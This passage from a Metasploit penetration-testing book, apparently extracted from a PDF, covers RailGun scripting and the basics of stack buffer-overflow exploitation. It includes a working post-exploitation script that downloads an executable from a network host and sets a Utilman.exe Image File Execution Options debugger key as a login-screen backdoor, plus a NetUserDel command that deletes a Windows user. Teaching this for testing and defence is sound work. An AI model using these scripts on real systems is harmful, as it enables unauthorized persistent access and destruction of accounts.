


Here, a call is made to the `LockWorkStation()` function from the `user32.dll` DLL file that results in the locking of the compromised system.

Next, let's see an API call with parameters:

```
client.railgun.netapi32.NetUserDel(arg1, agr2)
```


When the preceding command runs, it deletes a particular user from the client's machine. Currently we have the following users:



Let's try deleting the Nipun username:

```
>> client.railgun.netapi32.NetUserDel(nil, "Nipun")
=> {"GetLastError"=>997, "ErrorMessage"=>"FormatMessage failed to retrieve the error.", "return"=>0}
>> █
```

Let's check whether the user has been successfully removed or not:



The user seems to have gone fishing. RailGun is really an awesome tool, and it has removed the user Nipun successfully. Before proceeding further, let's get to know what `nil` in the parameters is. The `nil` value defines that the user is on the local machine. However, we can also target remote systems using a value for the name parameter.

Manipulating Windows API calls

DLL files are responsible for carrying out the majority of tasks. Therefore, it is important to understand which DLL file contains which method. Simple alert boxes can be generated by calling the appropriate method from the correct DLL file as well. It is very similar to the library files of Metasploit, which have various methods in them. To study Windows API calls, we have good resources at <http://source.winehq.org/WineAPI/> and [http://msdn.microsoft.com/en-us/library/windows/desktop/ff818516\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/ff818516(v=vs.85).aspx). I recommend you study a variety of API calls before proceeding further with creating RailGun scripts.



Refer to the following path to find out more about RailGun supported DLL files: /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/railgun/def

Fabricating sophisticated RailGun scripts

Taking a step further, let's delve deeper into writing scripts using RailGun for meterpreter extensions. Let's first create a script which will add a custom-named DLL file to the Metasploit context:

```
if client.railgun.get_dll('urlmon') == nil
print_status("Adding Function")
end
client.railgun.add_dll('urlmon','C:\\WINDOWS\\system32\\urlmon.dll')
client.railgun.add_function('urlmon','URLDownloadToFileA','DWORD',[

["DWORD","pcaller","in"],
["PCHAR","szURL","in"],
["PCHAR","szFileName","in"],
["DWORD","Reserved","in"],
["DWORD","lpfnCB","in"],

])
```

Save the code under a file named `urlmon.rb` under the `/scripts/meterpreter` directory.

The preceding script adds a reference path to the `C:\\WINDOWS\\system32\\urlmon.dll` file that contains all the required functions for browsing a URL and other functions such as downloading a particular file. We save this reference path under the name `urlmon`. Next, we add a custom function to the DLL file using the DLL file's name as the first parameter and the name of the function we are going to create as the second parameter, which is `URLDownloadToFileA` followed by the required parameters. The `pcaller` parameter is set to `NULL` if the calling application is not an ActiveX component; if it is, it is set to the COM object. The `szURL` parameter specifies the URL to download. The `szFileName` parameter specifies the filename of the downloaded object from the URL. `Reserved` is always set to `NULL`, and `lpfnCB` handles the status of the download. However, if the status is not required, this value should be set to `NULL`.

Let's now create another script which will make use of this function. We will create a post-exploitation script that will download a freeware file manager and will modify the entry for utility manager on the Windows operating system. Therefore, whenever a call is made to utility manager, our freeware program will run instead.

We create another script in the same directory and name it `railgun_demo.rb` as follows:

```
client.railgun.urlmon.URLDownloadToFileA(0, "http://192.168.1.10  
/A43.exe", "C:\Windows\System32\A43.exe", 0, 0)  
key="HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File  
Execution Options\Utilman.exe"  
syskey=registry_createkey(key)  
registry_setvaldata(key, 'Debugger', 'A43.exe', 'REG_SZ')
```

As stated previously, the first line of the script will call the custom-added DLL function `URLDownloadToFile` from the `urlmon` DLL file with the required parameters.

Next, we create a key `Utilman.exe` under the parent key `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\`.


We create a registry value of type `REG_SZ` named `Debugger` under the `utilman.exe` key. Lastly, we assign the value `A43.exe` to the `Debugger`.

Let's run this script from the meterpreter to see how things actually work:

```
meterpreter > run urlmon  
[*] Adding Function  
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > run railgun_demo  
meterpreter >
```

As soon as we run the `railgun_demo` script, the file manager is downloaded using the `urlmon.dll` file and is placed in the `System32` directory. Next, registry keys are created which replace the default behavior of the utility manager to run `A43.exe` file. Therefore, whenever the ease of access button is pressed from the login screen, instead of the utility manager, a 43 file manager shows up and serves as a login screen backdoor on the target system.

Let's see what happens when we press the ease of access button from the login screen in the following screenshot:



We can see that it opens a 43 file manager instead of the utility manager. We can now perform variety of functions including modifying registry, interacting with CMD and much more without logging into the target. You can clearly see the power of RailGun, which eases the process of creating a path to whichever DLL file you want and allows you to add custom functions to it as well.

More information on this DLL function is available at
[http://msdn.microsoft.com/en-us/library/ms775123\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms775123(v=vs.85).aspx)



Summary

In this chapter, we covered coding for Metasploit. We worked on modules, post-exploitation scripts, meterpreter, RailGun, and Ruby programming too. Throughout this chapter, we saw how we can add our custom functions to the Metasploit framework and make the already powerful framework much more powerful. We began with familiarizing ourselves with the basics of Ruby. We learned about writing auxiliary modules, post-exploitation scripts, and meterpreter extensions. We saw how we could make use of RailGun to add custom functions such as adding a DLL file and a custom function to the target's DLL files.

In the next chapter, we will look at the development in context to exploit the modules in Metasploit. This is where we will begin to write custom exploits, fuzz various parameters for exploitation, exploit software and write advanced exploits for software and the Web.

15

The Exploit Formulation Process

"If debugging is the process of removing bugs, then programming must be the process of putting them in" - Edsger W. Dijkstra

Exploit formulation is all about how exploits are made in Metasploit and what they are actually made of. In this chapter, we will cover various example vulnerabilities and we will try to develop approaches and methods to exploit these vulnerabilities. In addition to that, our primary focus will be on building exploit modules for Metasploit. We will also cover a wide variety of tools that will aid writing exploits in Metasploit. An important aspect of exploit writing is the computer architecture. If we do not cover the basics of the architecture, we will not be able to understand how things actually work. Therefore, Let's first start a discussion about the system architecture and the essentials required to write exploits.

By the end of this chapter, we will know more about the following topics:

- The stages of exploit development
- The parameters to be considered while writing exploits
- How various registers work
- How to fuzz software
- How to write exploits in the Metasploit framework
- Bypassing protection mechanisms using Metasploit

The absolute basics of exploitation

In this section, we will look at the most important components required in exploitation. We will discuss a wide variety of **registers** supported in different architectures. We will also discuss **Extended Instruction Pointer (EIP)** and **Extended Stack Pointer (ESP)** and their importance in writing exploits. We will also look at **No Operation (NOP)** and **Jump (JMP)** instructions and their importance in writing exploits for various software.

The basics

Let's cover the basics that are necessary when learning about exploit writing.

The following terms are based upon the hardware, software, and security perspectives in exploit development:

- **Register:** This is an area on the processor used to store information. In addition, the processor leverages registers to handle process execution, memory manipulation, API calls, and so on.
- **x86:** This is a family of system architectures that are found mostly on Intel-based systems and are generally 32-bit systems, while x64 are 64-bit systems.
- **Assembly language:** This is a low-level programming language with simple operations. However, reading an assembly code and maintaining it is a tough nut to crack.
- **Buffer:** A buffer is a fixed memory holder in a program, and it generally stores data onto the stack or heap depending upon the type of memory they hold.
- **Debugger:** Debuggers allow step-by-step analysis of executables, including stopping, restarting, breaking, and manipulating process memory, registers, stacks, and so on. The widely used debuggers are **Immunity Debugger**, **GDB**, and **OllyDbg**.
- **ShellCode:** This is the machine language used to execute on the target system. Historically, it was used to execute a shell process, granting the attacker access to the system. So, ShellCode is a set of instructions a processor understands.
- **Stack:** This acts as a placeholder for data and generally uses the **Last in First out (LIFO)** method for storage, which means the last inserted data is the first to be removed.


- **Buffer overflow:** This generally means that there is more data supplied in the buffer than its capacity.
- **Format string bugs:** These are bugs related to the `print` statements in context with file or console, which, when given a variable set of data, may disclose important information regarding the program.
- **System calls:** These are calls to a system-level method invoked by a program under execution.

The architecture

Architecture defines how the various components of a system are organized. Let's understand the basic components first, and then we will dive deep into the advanced stages.


System organization basics

Before we start writing programs and performing other tasks, such as debugging, let's understand how the components are organized in the system with the help of the following diagram:



We can see clearly that every main component in the system is connected using the **System bus**. Therefore, every communication that takes place between the **CPU**, **Memory**, and **I/O devices** is via the system bus.

CPU is the central processing unit in the system and it is indeed the most vital component in the system. So, let's see how things are organized in the CPU by understanding the following diagram:



The preceding diagram shows the basic structure of a **CPU** with components such as **Control Unit (CU)**, **Execution Unit (EU)** **Registers**, and **Flags**. Let's get to know what these components are, as explained in the following table:

Components	Fuctions
Control Unit	This is responsible for receiving and decoding the instruction and store data in the memory
Execution Unit	This is a place where the actual execution takes place
Registers	Registers are placeholder memory variables that aid execution
Flags	These are used to indicate events when an execution is taking place

Registers

Registers are very fast computer memory components. They are also listed on the top of the speed chart of the memory hierarchy. Generally, we measure a register by the number of bits they can hold; for example, an 8-bit register and a 32-bit register hold 8 bits and 32 bits of memory respectively. **General Purpose, Segment, EFLAGS, and index registers** are the different types of relevant registers we have in the system. They are responsible for performing almost every function in the system, as they hold all the values to be processed. Let's see their types:


Registers	Purpose
EAX	This is an accumulator and used to store data and operands. It is 32 bits in size.
EBX	This is the base register and a pointer to the data. It is 32 bits in size.
ECX	This is a counter and it is used for looping purposes. It is 32 bits in size.
EDX	This is a data register and stores the I/O pointer. It is 32 bits in size.
ESI/EDI	These are index registers that serve as data pointers for memory operations. They are also 32 bits in size.
ESP	This register points to the top of the stack and its value is changed when an item is either pushed or popped from the stack. It is 32 bits in size.
EBP	This is the stack data pointer register and is 32 bits in size.
EIP	This is the instruction pointer, 32 bits in size, and is the most vital pointer in this chapter. It also holds the address of the next instruction to be executed.
SS, DSES, CS, FS, and GS	These are the segment registers. They are 16 bits in size.



Read more about the basics of architecture and uses of various system calls and instructions for exploitation at <http://resources.infosecinstitute.com/debugging-fundamentals-for-exploit-development/#x86>.

Exploiting stack-based buffer overflows with Metasploit

The buffer overflow vulnerability is an anomaly where, while writing data to the buffer, it overruns the buffer size and overwrites the memory addresses. A very simple example of buffer overflow is shown in the following diagram:




The left side of the preceding screenshot shows what an application looks like. However, the right side denotes the application's behavior when a buffer overflow condition is met.

So, how can we take advantage of buffer overflow vulnerability? The answer is straightforward. If we know the exact amount of data that will overwrite everything just before the start of EIP, we can put anything in the EIP and control the address of the next instruction to be processed. Therefore, the first thing is to figure out exact number of bytes that are good enough to fill everything before the start of the EIP. We will see in the upcoming sections how can we find the exact number of bytes using Metasploit utilities.


Crashing the vulnerable application

We will first download a simple application that uses vulnerable functions. In the next section, we will try crashing this vulnerable application. Let's try running the application from command shell as follows:




A screenshot of a Windows XP command prompt window titled "C:\WINDOWS\system32\cmd.exe - bof-server.exe 200". The window shows the following text:
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator>cd Desktop
C:\Documents and Settings\Administrator\Desktop>bof-server.exe 200
[1928] 192.168.10.104 connected


We can see that this is a small example application running on TCP port 200. We will connect to this application via TELNET on port 200 and supply random data to it, as shown in the following screenshot:



After we supply the data, we will see that the connection to the target is lost. This is because the application server has crashed. Let's see what it looks like on the target's system:



On investigating the error report by clicking [click here](#), we can see the following information:



The cause of crash was that the application failed to process the address of the next instruction, located at 41414141. Does this ring any bells? The value 41 is the hexadecimal representation of character A. What actually happened is that our input, extending through the boundary of the buffer, went on to overwrite the EIP register. Therefore, since the address of the next instruction was overwritten, the program tried to find the address of the next instruction at 41414141, which was not a valid address. Hence, it crashed.




Download the example application we used in the example from <http://redstack.net/blog/category/How%20To.html>.

Building the exploit base

In order to exploit the application and gain access to the target system, we need to know about the things listed in the following table:

Component	Use
Offset	We crashed the application in the previous section. However, in order to exploit the application, we will need the exact size of the input that is good enough to fill the space + EBP register, so that whatever we provide after our input goes directly into the EIP register. We refer to the amount of input that is good enough to land us right before the EIP register as the offset.
Jump address/Ret	This is the actual address to overwrite in the EIP register. This is generally the address of a JMP ESP instruction from a DLL file that helps jumping to the payload.
Bad characters	Bad characters are those that can lead to the termination of a payload. Suppose a ShellCode containing null bytes (0x00) is sent over the network that will terminate the buffer prematurely causing unexpected results. Bad characters should be avoided.

Let's understand the exploitation part with the following diagram:



Looking at the preceding diagram, we have to perform the following steps:

1. Overwrite the buffer and EBP register with the user input just before the start of EIP register.
2. Supply the JMP ESP address to the EIP.
3. Supply some padding before the payload.
4. And the payload itself without bad characters.

In the upcoming section, we will see all these steps in detail.

Calculating the offset

As we saw in the preceding section, the first step in exploitation is to find out the offset. Metasploit aids this process by using two different tools, called `pattern_create` and `pattern_offset`.

Using the `pattern_create` tool

We saw in the previous section that we were able to crash the application by supplying a random amount of A characters. However, we've learned that in order to build a working exploit, we need to figure out the exact amount of these characters. Metasploit's inbuilt tool called the `pattern_create` does this for us in no time. It generates patterns that can be supplied instead of A characters and, based on the value which overwrote the EIP register, we can easily figure out the exact number of bytes using its counterpart tool `pattern_offset`. Let's see how we can do that:


```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3
